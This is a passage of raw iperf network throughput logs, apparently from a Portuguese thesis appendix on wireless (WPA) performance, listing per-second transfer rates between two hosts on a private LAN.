[  3] 90.0-91.0 sec   160 KBytes   160 KBytes/sec
[  3] 91.0-92.0 sec   144 KBytes   144 KBytes/sec
[  3] 92.0-93.0 sec   128 KBytes   128 KBytes/sec
[  3] 93.0-94.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 94.0-95.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 95.0-96.0 sec   320 KBytes   320 KBytes/sec
[  3] 96.0-97.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 97.0-98.0 sec   160 KBytes   160 KBytes/sec
[  3] 98.0-99.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 99.0-100.0 sec   160 KBytes   160 KBytes/sec
[  3] 100.0-101.0 sec   112 KBytes   112 KBytes/sec
[  3] 101.0-102.0 sec   192 KBytes   192 KBytes/sec
[  3] 102.0-103.0 sec   304 KBytes   304 KBytes/sec
[  3] 103.0-104.0 sec   144 KBytes   144 KBytes/sec
[  3] 104.0-105.0 sec   144 KBytes   144 KBytes/sec
```

```
[  3] 105.0-106.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 106.0-107.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 107.0-108.0 sec   208 KBytes   208 KBytes/sec
[  3] 108.0-109.0 sec   160 KBytes   160 KBytes/sec
[  3] 109.0-110.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 110.0-111.0 sec   112 KBytes   112 KBytes/sec
[  3] 111.0-112.0 sec   112 KBytes   112 KBytes/sec
[  3] 112.0-113.0 sec   112 KBytes   112 KBytes/sec
[  3] 113.0-114.0 sec   144 KBytes   144 KBytes/sec
[  3] 114.0-115.0 sec   112 KBytes   112 KBytes/sec
[  3] 115.0-116.0 sec   112 KBytes   112 KBytes/sec
[  3] 116.0-117.0 sec   224 KBytes   224 KBytes/sec
[  3] 117.0-118.0 sec   240 KBytes   240 KBytes/sec
[  3] 118.0-119.0 sec   176 KBytes   176 KBytes/sec
[  3] 119.0-120.0 sec   176 KBytes   176 KBytes/sec
[  3] 120.0-121.0 sec   176 KBytes   176 KBytes/sec
[  3] 121.0-122.0 sec   128 KBytes   128 KBytes/sec
[  3] 122.0-123.0 sec   144 KBytes   144 KBytes/sec
[  3] 123.0-124.0 sec   112 KBytes   112 KBytes/sec
[  3] 124.0-125.0 sec   128 KBytes   128 KBytes/sec
[  3] 125.0-126.0 sec   176 KBytes   176 KBytes/sec
[  3] 126.0-127.0 sec   192 KBytes   192 KBytes/sec
[  3] 127.0-128.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 128.0-129.0 sec   144 KBytes   144 KBytes/sec
[  3] 129.0-130.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 130.0-131.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 131.0-132.0 sec   144 KBytes   144 KBytes/sec
[  3] 132.0-133.0 sec   208 KBytes   208 KBytes/sec
[  3] 133.0-134.0 sec   112 KBytes   112 KBytes/sec
[  3] 134.0-135.0 sec   144 KBytes   144 KBytes/sec
[  3] 135.0-136.0 sec   128 KBytes   128 KBytes/sec
[  3] 136.0-137.0 sec   112 KBytes   112 KBytes/sec
[  3] 137.0-138.0 sec   112 KBytes   112 KBytes/sec
[  3] 138.0-139.0 sec   144 KBytes   144 KBytes/sec
[  3] 139.0-140.0 sec   160 KBytes   160 KBytes/sec
[  3] 140.0-141.0 sec   160 KBytes   160 KBytes/sec
[  3] 141.0-142.0 sec   208 KBytes   208 KBytes/sec
[  3] 142.0-143.0 sec   144 KBytes   144 KBytes/sec
[  3] 143.0-144.0 sec   160 KBytes   160 KBytes/sec
[  3] 144.0-145.0 sec   240 KBytes   240 KBytes/sec
[  3] 145.0-146.0 sec   352 KBytes   352 KBytes/sec
[  3] 146.0-147.0 sec   256 KBytes   256 KBytes/sec
[  3] 147.0-148.0 sec   208 KBytes   208 KBytes/sec
[  3] 148.0-149.0 sec   112 KBytes   112 KBytes/sec
[  3] 149.0-150.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 150.0-151.0 sec   112 KBytes   112 KBytes/sec
[  3] 151.0-152.0 sec   128 KBytes   128 KBytes/sec
[  3] 152.0-153.0 sec   160 KBytes   160 KBytes/sec
[  3] 153.0-154.0 sec   112 KBytes   112 KBytes/sec
[  3] 154.0-155.0 sec   192 KBytes   192 KBytes/sec
[  3] 155.0-156.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 156.0-157.0 sec   128 KBytes   128 KBytes/sec
[  3] 157.0-158.0 sec   192 KBytes   192 KBytes/sec
[  3] 158.0-159.0 sec   112 KBytes   112 KBytes/sec
[  3] 159.0-160.0 sec   128 KBytes   128 KBytes/sec
[  3] 160.0-161.0 sec   128 KBytes   128 KBytes/sec
[  3] 161.0-162.0 sec   176 KBytes   176 KBytes/sec
```

```
[  3] 162.0-163.0 sec   144 KBytes   144 KBytes/sec
[  3] 163.0-164.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 164.0-165.0 sec   208 KBytes   208 KBytes/sec
[  3] 165.0-166.0 sec   112 KBytes   112 KBytes/sec
[  3] 166.0-167.0 sec   208 KBytes   208 KBytes/sec
[  3] 167.0-168.0 sec   112 KBytes   112 KBytes/sec
[  3] 168.0-169.0 sec   160 KBytes   160 KBytes/sec
[  3] 169.0-170.0 sec   320 KBytes   320 KBytes/sec
[  3] 170.0-171.0 sec   304 KBytes   304 KBytes/sec
[  3] 171.0-172.0 sec   112 KBytes   112 KBytes/sec
[  3] 172.0-173.0 sec   160 KBytes   160 KBytes/sec
[  3] 173.0-174.0 sec   160 KBytes   160 KBytes/sec
[  3] 174.0-175.0 sec   112 KBytes   112 KBytes/sec
[  3] 175.0-176.0 sec   160 KBytes   160 KBytes/sec
[  3] 176.0-177.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 177.0-178.0 sec   128 KBytes   128 KBytes/sec
[  3] 178.0-179.0 sec   112 KBytes   112 KBytes/sec
[  3] 179.0-180.0 sec   224 KBytes   224 KBytes/sec
[  3] 180.0-181.0 sec   112 KBytes   112 KBytes/sec
[  3] 181.0-182.0 sec   144 KBytes   144 KBytes/sec
[  3] 182.0-183.0 sec   112 KBytes   112 KBytes/sec
[  3] 183.0-184.0 sec   112 KBytes   112 KBytes/sec
[  3] 184.0-185.0 sec   192 KBytes   192 KBytes/sec
[  3] 185.0-186.0 sec   112 KBytes   112 KBytes/sec
[  3] 186.0-187.0 sec   176 KBytes   176 KBytes/sec
[  3] 187.0-188.0 sec   208 KBytes   208 KBytes/sec
[  3] 188.0-189.0 sec   160 KBytes   160 KBytes/sec
[  3] 189.0-190.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 190.0-191.0 sec   112 KBytes   112 KBytes/sec
[  3] 191.0-192.0 sec   128 KBytes   128 KBytes/sec
[  3] 192.0-193.0 sec   144 KBytes   144 KBytes/sec
[  3] 193.0-194.0 sec   128 KBytes   128 KBytes/sec
[  3] 194.0-195.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 195.0-196.0 sec   160 KBytes   160 KBytes/sec
[  3] 196.0-197.0 sec   128 KBytes   128 KBytes/sec
[  3] 197.0-198.0 sec   112 KBytes   112 KBytes/sec
[  3] 198.0-199.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 199.0-200.0 sec   144 KBytes   144 KBytes/sec
[  3] 200.0-201.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 201.0-202.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 202.0-203.0 sec   112 KBytes   112 KBytes/sec
[  3] 203.0-204.0 sec   112 KBytes   112 KBytes/sec
[  3] 204.0-205.0 sec   128 KBytes   128 KBytes/sec
[  3] 205.0-206.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 206.0-207.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 207.0-208.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 208.0-209.0 sec   112 KBytes   112 KBytes/sec
[  3] 209.0-210.0 sec   144 KBytes   144 KBytes/sec
[  3] 210.0-211.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 211.0-212.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 212.0-213.0 sec   112 KBytes   112 KBytes/sec
[  3] 213.0-214.0 sec   112 KBytes   112 KBytes/sec
[  3] 214.0-215.0 sec   160 KBytes   160 KBytes/sec
[  3] 215.0-216.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 216.0-217.0 sec   128 KBytes   128 KBytes/sec
[  3] 217.0-218.0 sec   128 KBytes   128 KBytes/sec
[  3] 218.0-219.0 sec   176 KBytes   176 KBytes/sec
```

```
[  3] 219.0-220.0 sec   112 KBytes   112 KBytes/sec
[  3] 220.0-221.0 sec   144 KBytes   144 KBytes/sec
[  3] 221.0-222.0 sec   128 KBytes   128 KBytes/sec
[  3] 222.0-223.0 sec   128 KBytes   128 KBytes/sec
[  3] 223.0-224.0 sec   112 KBytes   112 KBytes/sec
[  3] 224.0-225.0 sec   144 KBytes   144 KBytes/sec
[  3] 225.0-226.0 sec   160 KBytes   160 KBytes/sec
[  3] 226.0-227.0 sec   144 KBytes   144 KBytes/sec
[  3] 227.0-228.0 sec   144 KBytes   144 KBytes/sec
[  3] 228.0-229.0 sec   128 KBytes   128 KBytes/sec
[  3] 229.0-230.0 sec   128 KBytes   128 KBytes/sec
[  3] 230.0-231.0 sec   112 KBytes   112 KBytes/sec
[  3] 231.0-232.0 sec   128 KBytes   128 KBytes/sec
[  3] 232.0-233.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 233.0-234.0 sec   176 KBytes   176 KBytes/sec
[  3] 234.0-235.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 235.0-236.0 sec   144 KBytes   144 KBytes/sec
[  3] 236.0-237.0 sec   160 KBytes   160 KBytes/sec
[  3] 237.0-238.0 sec   112 KBytes   112 KBytes/sec
[  3] 238.0-239.0 sec   192 KBytes   192 KBytes/sec
[  3] 239.0-240.0 sec   112 KBytes   112 KBytes/sec
[  3] 240.0-241.0 sec   192 KBytes   192 KBytes/sec
[  3] 241.0-242.0 sec   112 KBytes   112 KBytes/sec
[  3] 242.0-243.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 243.0-244.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 244.0-245.0 sec   128 KBytes   128 KBytes/sec
[  3] 245.0-246.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 246.0-247.0 sec   112 KBytes   112 KBytes/sec
[  3] 247.0-248.0 sec   144 KBytes   144 KBytes/sec
[  3] 248.0-249.0 sec   112 KBytes   112 KBytes/sec
[  3] 249.0-250.0 sec   128 KBytes   128 KBytes/sec
[  3] 250.0-251.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 251.0-252.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 252.0-253.0 sec   112 KBytes   112 KBytes/sec
[  3] 253.0-254.0 sec   128 KBytes   128 KBytes/sec
[  3] 254.0-255.0 sec   144 KBytes   144 KBytes/sec
[  3] 255.0-256.0 sec   112 KBytes   112 KBytes/sec
[  3] 256.0-257.0 sec   112 KBytes   112 KBytes/sec
[  3] 257.0-258.0 sec   112 KBytes   112 KBytes/sec
[  3] 258.0-259.0 sec   144 KBytes   144 KBytes/sec
[  3] 259.0-260.0 sec   128 KBytes   128 KBytes/sec
[  3] 260.0-261.0 sec   144 KBytes   144 KBytes/sec
[  3] 261.0-262.0 sec   160 KBytes   160 KBytes/sec
[  3] 262.0-263.0 sec   144 KBytes   144 KBytes/sec
[  3] 263.0-264.0 sec   144 KBytes   144 KBytes/sec
[  3] 264.0-265.0 sec   128 KBytes   128 KBytes/sec
[  3] 265.0-266.0 sec   112 KBytes   112 KBytes/sec
[  3] 266.0-267.0 sec   128 KBytes   128 KBytes/sec
[  3] 267.0-268.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 268.0-269.0 sec   128 KBytes   128 KBytes/sec
[  3] 269.0-270.0 sec   112 KBytes   112 KBytes/sec
[  3] 270.0-271.0 sec   144 KBytes   144 KBytes/sec
[  3] 271.0-272.0 sec   112 KBytes   112 KBytes/sec
[  3] 272.0-273.0 sec   128 KBytes   128 KBytes/sec
[  3] 273.0-274.0 sec   112 KBytes   112 KBytes/sec
[  3] 274.0-275.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 275.0-276.0 sec  96.0 KBytes  96.0 KBytes/sec
```

```
[  3] 276.0-277.0 sec   128 KBytes   128 KBytes/sec
[  3] 277.0-278.0 sec   112 KBytes   112 KBytes/sec
[  3] 278.0-279.0 sec   208 KBytes   208 KBytes/sec
[  3] 279.0-280.0 sec   112 KBytes   112 KBytes/sec
[  3] 280.0-281.0 sec   128 KBytes   128 KBytes/sec
[  3] 281.0-282.0 sec   256 KBytes   256 KBytes/sec
[  3] 282.0-283.0 sec   128 KBytes   128 KBytes/sec
[  3] 283.0-284.0 sec   208 KBytes   208 KBytes/sec
[  3] 284.0-285.0 sec   176 KBytes   176 KBytes/sec
[  3] 285.0-286.0 sec   128 KBytes   128 KBytes/sec
[  3] 286.0-287.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 287.0-288.0 sec   224 KBytes   224 KBytes/sec
[  3] 288.0-289.0 sec   208 KBytes   208 KBytes/sec
[  3] 289.0-290.0 sec   144 KBytes   144 KBytes/sec
[  3] 290.0-291.0 sec   128 KBytes   128 KBytes/sec
[  3] 291.0-292.0 sec   128 KBytes   128 KBytes/sec
[  3] 292.0-293.0 sec   160 KBytes   160 KBytes/sec
[  3] 293.0-294.0 sec   128 KBytes   128 KBytes/sec
[  3] 294.0-295.0 sec   128 KBytes   128 KBytes/sec
[  3] 295.0-296.0 sec   176 KBytes   176 KBytes/sec
[  3] 296.0-297.0 sec   192 KBytes   192 KBytes/sec
[  3] 297.0-298.0 sec   160 KBytes   160 KBytes/sec
[  3] 298.0-299.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 299.0-300.0 sec   256 KBytes   256 KBytes/sec
[  3]  0.0-300.4 sec  40912 KBytes   136 KBytes/sec
Done.
```

APÊNDICE C – WPA

```
iperf -c HALFORD -P 1 -i 1 -p 5001 -l 16K -f K -t 300 -L 5001
------------------------------------------------------------
Client connecting to HALFORD, TCP port 5001
TCP window size: 8.00 KByte (default)
------------------------------------------------------------
[  3] local 192.168.0.110 port 1294 connected with 192.168.0.111 port 5001
[  3]  0.0- 1.0 sec   128 KBytes   128 KBytes/sec
[  3]  1.0- 2.0 sec   176 KBytes   176 KBytes/sec
[  3]  2.0- 3.0 sec   112 KBytes   112 KBytes/sec
[  3]  3.0- 4.0 sec   160 KBytes   160 KBytes/sec
[  3]  4.0- 5.0 sec   144 KBytes   144 KBytes/sec
[  3]  5.0- 6.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3]  6.0- 7.0 sec   160 KBytes   160 KBytes/sec
[  3]  7.0- 8.0 sec   112 KBytes   112 KBytes/sec
[  3]  8.0- 9.0 sec   144 KBytes   144 KBytes/sec
[  3]  9.0-10.0 sec   112 KBytes   112 KBytes/sec
[  3] 10.0-11.0 sec   176 KBytes   176 KBytes/sec
[  3] 11.0-12.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 12.0-13.0 sec   144 KBytes   144 KBytes/sec
[  3] 13.0-14.0 sec   144 KBytes   144 KBytes/sec
[  3] 14.0-15.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 15.0-16.0 sec   192 KBytes   192 KBytes/sec
[  3] 16.0-17.0 sec   160 KBytes   160 KBytes/sec
[  3] 17.0-18.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 18.0-19.0 sec   144 KBytes   144 KBytes/sec
[  3] 19.0-20.0 sec   144 KBytes   144 KBytes/sec
[  3] 20.0-21.0 sec   128 KBytes   128 KBytes/sec
[  3] 21.0-22.0 sec   224 KBytes   224 KBytes/sec
[  3] 22.0-23.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 23.0-24.0 sec   160 KBytes   160 KBytes/sec
[  3] 24.0-25.0 sec   192 KBytes   192 KBytes/sec
[  3] 25.0-26.0 sec   112 KBytes   112 KBytes/sec
[  3] 26.0-27.0 sec   192 KBytes   192 KBytes/sec
[  3] 27.0-28.0 sec   112 KBytes   112 KBytes/sec
[  3] 28.0-29.0 sec   128 KBytes   128 KBytes/sec
[  3] 29.0-30.0 sec  64.0 KBytes  64.0 KBytes/sec
[  3] 30.0-31.0 sec   128 KBytes   128 KBytes/sec
[  3] 31.0-32.0 sec   128 KBytes   128 KBytes/sec
[  3] 32.0-33.0 sec   160 KBytes   160 KBytes/sec
[  3] 33.0-34.0 sec   112 KBytes   112 KBytes/sec
[  3] 34.0-35.0 sec   144 KBytes   144 KBytes/sec
[  3] 35.0-36.0 sec   160 KBytes   160 KBytes/sec
[  3] 36.0-37.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 37.0-38.0 sec   112 KBytes   112 KBytes/sec
[  3] 38.0-39.0 sec   160 KBytes   160 KBytes/sec
[  3] 39.0-40.0 sec   240 KBytes   240 KBytes/sec
[  3] 40.0-41.0 sec   144 KBytes   144 KBytes/sec
[  3] 41.0-42.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 42.0-43.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 43.0-44.0 sec   144 KBytes   144 KBytes/sec
[  3] 44.0-45.0 sec   144 KBytes   144 KBytes/sec
[  3] 45.0-46.0 sec   112 KBytes   112 KBytes/sec
[  3] 46.0-47.0 sec   176 KBytes   176 KBytes/sec
[  3] 47.0-48.0 sec   144 KBytes   144 KBytes/sec
```

```
[  3] 48.0-49.0 sec   112 KBytes   112 KBytes/sec
[  3] 49.0-50.0 sec   144 KBytes   144 KBytes/sec
[  3] 50.0-51.0 sec   160 KBytes   160 KBytes/sec
[  3] 51.0-52.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 52.0-53.0 sec   144 KBytes   144 KBytes/sec
[  3] 53.0-54.0 sec   192 KBytes   192 KBytes/sec
[  3] 54.0-55.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 55.0-56.0 sec   112 KBytes   112 KBytes/sec
[  3] 56.0-57.0 sec   112 KBytes   112 KBytes/sec
[  3] 57.0-58.0 sec   128 KBytes   128 KBytes/sec
[  3] 58.0-59.0 sec   160 KBytes   160 KBytes/sec
[  3] 59.0-60.0 sec   128 KBytes   128 KBytes/sec
[  3] 60.0-61.0 sec   144 KBytes   144 KBytes/sec
[  3] 61.0-62.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 62.0-63.0 sec   128 KBytes   128 KBytes/sec
[  3] 63.0-64.0 sec   128 KBytes   128 KBytes/sec
[  3] 64.0-65.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 65.0-66.0 sec   128 KBytes   128 KBytes/sec
[  3] 66.0-67.0 sec   144 KBytes   144 KBytes/sec
[  3] 67.0-68.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 68.0-69.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 69.0-70.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 70.0-71.0 sec   144 KBytes   144 KBytes/sec
[  3] 71.0-72.0 sec   176 KBytes   176 KBytes/sec
[  3] 72.0-73.0 sec   160 KBytes   160 KBytes/sec
[  3] 73.0-74.0 sec   144 KBytes   144 KBytes/sec
[  3] 74.0-75.0 sec   128 KBytes   128 KBytes/sec
[  3] 75.0-76.0 sec   240 KBytes   240 KBytes/sec
[  3] 76.0-77.0 sec   128 KBytes   128 KBytes/sec
[  3] 77.0-78.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 78.0-79.0 sec   144 KBytes   144 KBytes/sec
[  3] 79.0-80.0 sec   144 KBytes   144 KBytes/sec
[  3] 80.0-81.0 sec   160 KBytes   160 KBytes/sec
[  3] 81.0-82.0 sec   112 KBytes   112 KBytes/sec
[  3] 82.0-83.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 83.0-84.0 sec   144 KBytes   144 KBytes/sec
[  3] 84.0-85.0 sec   112 KBytes   112 KBytes/sec
[  3] 85.0-86.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 86.0-87.0 sec   112 KBytes   112 KBytes/sec
[  3] 87.0-88.0 sec   112 KBytes   112 KBytes/sec
[  3] 88.0-89.0 sec   208 KBytes   208 KBytes/sec
[  3] 89.0-90.0 sec   256 KBytes   256 KBytes/sec
[  3] 90.0-91.0 sec   224 KBytes   224 KBytes/sec
[  3] 91.0-92.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 92.0-93.0 sec   192 KBytes   192 KBytes/sec
[  3] 93.0-94.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 94.0-95.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 95.0-96.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 96.0-97.0 sec   112 KBytes   112 KBytes/sec
[  3] 97.0-98.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 98.0-99.0 sec   128 KBytes   128 KBytes/sec
[  3] 99.0-100.0 sec   128 KBytes   128 KBytes/sec
[  3] 100.0-101.0 sec   128 KBytes   128 KBytes/sec
[  3] 101.0-102.0 sec   176 KBytes   176 KBytes/sec
[  3] 102.0-103.0 sec   160 KBytes   160 KBytes/sec
[  3] 103.0-104.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 104.0-105.0 sec   192 KBytes   192 KBytes/sec
```

```
[  3] 105.0-106.0 sec   144 KBytes   144 KBytes/sec
[  3] 106.0-107.0 sec   112 KBytes   112 KBytes/sec
[  3] 107.0-108.0 sec   112 KBytes   112 KBytes/sec
[  3] 108.0-109.0 sec   144 KBytes   144 KBytes/sec
[  3] 109.0-110.0 sec   144 KBytes   144 KBytes/sec
[  3] 110.0-111.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 111.0-112.0 sec   128 KBytes   128 KBytes/sec
[  3] 112.0-113.0 sec   144 KBytes   144 KBytes/sec
[  3] 113.0-114.0 sec   128 KBytes   128 KBytes/sec
[  3] 114.0-115.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 115.0-116.0 sec   176 KBytes   176 KBytes/sec
[  3] 116.0-117.0 sec   160 KBytes   160 KBytes/sec
[  3] 117.0-118.0 sec   112 KBytes   112 KBytes/sec
[  3] 118.0-119.0 sec   112 KBytes   112 KBytes/sec
[  3] 119.0-120.0 sec   128 KBytes   128 KBytes/sec
[  3] 120.0-121.0 sec   128 KBytes   128 KBytes/sec
[  3] 121.0-122.0 sec   112 KBytes   112 KBytes/sec
[  3] 122.0-123.0 sec   128 KBytes   128 KBytes/sec
[  3] 123.0-124.0 sec   160 KBytes   160 KBytes/sec
[  3] 124.0-125.0 sec   112 KBytes   112 KBytes/sec
[  3] 125.0-126.0 sec   128 KBytes   128 KBytes/sec
[  3] 126.0-127.0 sec   128 KBytes   128 KBytes/sec
[  3] 127.0-128.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 128.0-129.0 sec   128 KBytes   128 KBytes/sec
[  3] 129.0-130.0 sec   160 KBytes   160 KBytes/sec
[  3] 130.0-131.0 sec   112 KBytes   112 KBytes/sec
[  3] 131.0-132.0 sec   128 KBytes   128 KBytes/sec
[  3] 132.0-133.0 sec   176 KBytes   176 KBytes/sec
[  3] 133.0-134.0 sec   128 KBytes   128 KBytes/sec
[  3] 134.0-135.0 sec   112 KBytes   112 KBytes/sec
[  3] 135.0-136.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 136.0-137.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 137.0-138.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 138.0-139.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 139.0-140.0 sec   176 KBytes   176 KBytes/sec
[  3] 140.0-141.0 sec   144 KBytes   144 KBytes/sec
[  3] 141.0-142.0 sec   144 KBytes   144 KBytes/sec
[  3] 142.0-143.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 143.0-144.0 sec   112 KBytes   112 KBytes/sec
[  3] 144.0-145.0 sec   128 KBytes   128 KBytes/sec
[  3] 145.0-146.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 146.0-147.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 147.0-148.0 sec   144 KBytes   144 KBytes/sec
[  3] 148.0-149.0 sec   112 KBytes   112 KBytes/sec
[  3] 149.0-150.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 150.0-151.0 sec   112 KBytes   112 KBytes/sec
[  3] 151.0-152.0 sec   128 KBytes   128 KBytes/sec
[  3] 152.0-153.0 sec   160 KBytes   160 KBytes/sec
[  3] 153.0-154.0 sec   112 KBytes   112 KBytes/sec
[  3] 154.0-155.0 sec   192 KBytes   192 KBytes/sec
[  3] 155.0-156.0 sec   128 KBytes   128 KBytes/sec
[  3] 156.0-157.0 sec   160 KBytes   160 KBytes/sec
[  3] 157.0-158.0 sec   112 KBytes   112 KBytes/sec
[  3] 158.0-159.0 sec   128 KBytes   128 KBytes/sec
[  3] 159.0-160.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 160.0-161.0 sec   112 KBytes   112 KBytes/sec
[  3] 161.0-162.0 sec  96.0 KBytes  96.0 KBytes/sec
```

```
[  3] 162.0-163.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 163.0-164.0 sec   128 KBytes   128 KBytes/sec
[  3] 164.0-165.0 sec   160 KBytes   160 KBytes/sec
[  3] 165.0-166.0 sec   128 KBytes   128 KBytes/sec
[  3] 166.0-167.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 167.0-168.0 sec   112 KBytes   112 KBytes/sec
[  3] 168.0-169.0 sec   128 KBytes   128 KBytes/sec
[  3] 169.0-170.0 sec   208 KBytes   208 KBytes/sec
[  3] 170.0-171.0 sec   160 KBytes   160 KBytes/sec
[  3] 171.0-172.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 172.0-173.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 173.0-174.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 174.0-175.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 175.0-176.0 sec   112 KBytes   112 KBytes/sec
[  3] 176.0-177.0 sec   112 KBytes   112 KBytes/sec
[  3] 177.0-178.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 178.0-179.0 sec   128 KBytes   128 KBytes/sec
[  3] 179.0-180.0 sec   128 KBytes   128 KBytes/sec
[  3] 180.0-181.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 181.0-182.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 182.0-183.0 sec   128 KBytes   128 KBytes/sec
[  3] 183.0-184.0 sec   112 KBytes   112 KBytes/sec
[  3] 184.0-185.0 sec   176 KBytes   176 KBytes/sec
[  3] 185.0-186.0 sec   128 KBytes   128 KBytes/sec
[  3] 186.0-187.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 187.0-188.0 sec   176 KBytes   176 KBytes/sec
[  3] 188.0-189.0 sec   128 KBytes   128 KBytes/sec
[  3] 189.0-190.0 sec   176 KBytes   176 KBytes/sec
[  3] 190.0-191.0 sec   112 KBytes   112 KBytes/sec
[  3] 191.0-192.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 192.0-193.0 sec   128 KBytes   128 KBytes/sec
[  3] 193.0-194.0 sec   128 KBytes   128 KBytes/sec
[  3] 194.0-195.0 sec   160 KBytes   160 KBytes/sec
[  3] 195.0-196.0 sec   128 KBytes   128 KBytes/sec
[  3] 196.0-197.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 197.0-198.0 sec   160 KBytes   160 KBytes/sec
[  3] 198.0-199.0 sec   112 KBytes   112 KBytes/sec
[  3] 199.0-200.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 200.0-201.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 201.0-202.0 sec   272 KBytes   272 KBytes/sec
[  3] 202.0-203.0 sec   128 KBytes   128 KBytes/sec
[  3] 203.0-204.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 204.0-205.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 205.0-206.0 sec   224 KBytes   224 KBytes/sec
[  3] 206.0-207.0 sec   112 KBytes   112 KBytes/sec
[  3] 207.0-208.0 sec   144 KBytes   144 KBytes/sec
[  3] 208.0-209.0 sec   128 KBytes   128 KBytes/sec
[  3] 209.0-210.0 sec   144 KBytes   144 KBytes/sec
[  3] 210.0-211.0 sec   128 KBytes   128 KBytes/sec
[  3] 211.0-212.0 sec   112 KBytes   112 KBytes/sec
[  3] 212.0-213.0 sec   128 KBytes   128 KBytes/sec
[  3] 213.0-214.0 sec   128 KBytes   128 KBytes/sec
[  3] 214.0-215.0 sec   160 KBytes   160 KBytes/sec
[  3] 215.0-216.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 216.0-217.0 sec   128 KBytes   128 KBytes/sec
[  3] 217.0-218.0 sec   144 KBytes   144 KBytes/sec
[  3] 218.0-219.0 sec   128 KBytes   128 KBytes/sec
```

```
[  3] 219.0-220.0 sec   224 KBytes   224 KBytes/sec
[  3] 220.0-221.0 sec   144 KBytes   144 KBytes/sec
[  3] 221.0-222.0 sec   144 KBytes   144 KBytes/sec
[  3] 222.0-223.0 sec  80.0 KBytes  80.0 KBytes/sec
[  3] 223.0-224.0 sec  96.0 KBytes  96.0 KBytes/sec
[  3] 224.0-225.0 sec  96.0 KBytes  96.0 KBytes/sec
